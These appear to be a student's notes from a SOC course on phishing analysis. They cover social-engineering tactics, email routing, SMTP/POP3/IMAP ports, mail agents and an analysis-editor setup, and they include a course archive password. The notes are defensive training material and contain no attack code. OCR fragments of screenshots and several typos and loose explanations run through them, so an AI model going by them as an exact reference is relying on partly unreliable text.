Phishing material

Sunday, July 6, 2025 1:23 PM

https://github.com/MalwareCube/SOC101/blob/main/course_files/01_Phishing_Analysis.zip

has all the examples , tools , and challenges

File password :
LCty2JmHQLB3uc9VxjeohENr


Introduction to phishing

Sunday, June 29, 2025 1:36 PM

Phishing

Phishing is the act of attempting to obtain sensitive information from individuals by using social engineering tactics over various communication platforms such as email, SMS, phone calls, and the Internet.

- **Impersonation**
  - Posing as legitimate organizations or individuals
- **Stealing sensitive information**
  - Passwords, credit card numbers, sensitive files
- **Deliver and install malware**
  - Via attachments, embedded files, or URLs
- **Exploiting humans**
  - Preys on emotions
  - Human psychology




How Does Phishing Work?

- **Authority**
  - Spoofing executives, managers, IT staff
- **Trust**
  - Spoofing customers, banks, partners
- **Intimidation**
  - Instill a sense of fear of consequences
- **Social Proof**
  - Validate legitimacy through consensus
- **Urgency**
  - "Act NOW!"
- **Scarcity**
  - Instill a fear of missing out
- **Familiarity**
  - Establish credibility through recognition

How email work ?


Tuesday, July 1, 2025 5:34 PM

1. When the user send and email it uses SMTP (port 25) to connect to his mail server
2. Then his mail server check the distention mail server using and DNS and send through SMTP
3. then the distention mail server see the domain of the email and load it to his mail using pop3 or IMAP



Email Headers

Email headers are lines of metadata attached to an email and contain many useful strings of information for analysts and investigators.



Email Body

The email body is the main content of an email message that is visible to the recipient.

It typically contains the message that the sender wants to convey, including text, images, links, and any attachments.


Email Addresses

Email Protocols

- SMTP
  - Simple Mail Transfer Protocol
  - Used to send outgoing mail
  - Port 25 (or 465, 587)
- POP3
  - Post Office Protocol (version 3)
  - Downloads emails, then deletes them
  - Port 110 (or 995 for POP3S)
- IMAP
  - Internet Message Access Protocol
  - Advanced email synchronization
  - Port 143 (or 993 for IMAPS)

What really looks like is this and the responsible of the routing is mail transfer agent

Mail Agents





Mail Agents


- Mail Transfer Agent (MTA)
  - Route and transfer email messages across mail servers
  - Determine appropriate route and relays
- Mail User Agent (MUA)
  - Compose, send, receive, and manage email messages
  - Gmail, Outlook, Yahoo, Thunderbird
- Mail Delivery Agent (MDA)
  - Accepting incoming email messages from MTAs
  - Placing the email in the recipient's inbox
- Mail Submission Agent (MSA)

Phishing Analysis Configuration

Tuesday, July 1, 2025 5:58 PM







Install the GPG key:


wget -qO - https://download.sublimetext.com/sublimehq-pub.gpg | gpg --dearmor | sudo tee /etc/apt/trusted.gpg.d/sublimehq-archive.gpg > /dev/null

Select the channel to use:

echo "deb https://download.sublimetext.com/ apt/stable/" | sudo tee /etc/apt/sources.list.d/sublime-text.list


Update apt sources and install Sublime Text:


sudo apt-get update
sudo apt-get install sublime-text





Know we want to make subline highlighted


Install : https://packagecontrol.io/packages/Email%20Header




Arithmetic
Bookmarks: Clear All
Ctrl+Shift+F2
Bookmarks: Select All
Alt+F2
Bookmarks: Select Next
F2
Bookmarks: Select Previous
Shift+F2
Bookmarks: Toggle
Ctrl+F2
Build: Cancel
Ctrl+Break
Build: New Build System
Code Folding: Fold
Ctrl+Shift+[
Ctrl + Shift + P


install pa
Package Control: Install Package
Package Control: Install Local Dependency
Package Control: Advanced Install Package


ema
E-Mail
Write mails using sublime text.
install v2014.02.10.11.16.53; quelltexter.org/
Emacs Tabstops
Emacs style tabstop support for Sublime Text
install v0.2.1; github.com/KristoforMaynard/EmacsTabstops
Email Header
A Sublime Text 3 syntax highlighting plugin for email message headers.
install v1.0.0; github.com/13Cubed/EmailHeader
EML (E-Mail)
Email syntax highlighting for Text Mate editor made by @mariozaizar
install v0.1.3; packagecontrol.io/packages/EML%20(E-Mail)



Help
(2603:10b6:510:13e::15)
Wed, 1 May 2024
2603:10a6:102:37d::22)
510:13e::15) with
.7519.34; Wed, 1 May
office365.com
rsion=TLS1_2,
.7544.25 via Frontend
0.140)
timeout)
rotonmail.com
40;
by
2.41) with Microsoft
A384) id 15.20.7544.18
DAEA597C784A116FBD1E13D3CAA;UpperCasedChecksum:255DA5C4E53258A65E29BCEB32930DEF55AEEE0D3B9737CDFDDA32BCBDDF73A9;SizeAsRecei
vIvv1yeLj-jMWPAn-HP3FugKsucesWSubO0Vns8GRFYG0aH4MyU2paqP6yUnRcgaU=@protonmail.com>
21
ual activities
2024 20:04:11.6382
riginalSubmit
00.0000000
iginalSubmit
ActionScript 2.0
AppleScript
ASP
Batch File
C
C#
C++
Clojure
CSS
D
Diff
DTD
Email Header
Git Formats
Go
Graphviz (DOT)
Groovy
Haskell
HTML
Java
JavaScript
JSON
LaTeX
Lisp
Lua
Makefile
Markdown
MATLAB
Plain Text

Phishing attacks

Tuesday, July 1, 2025 6:14 PM


- **Information Gathering**
  - Collecting data through reconnaissance
  - Verify existing accounts, craft credible phishes


For example the tracking pixel where there is a pixel on the email and when the user opens the email the pixel load a message back



2

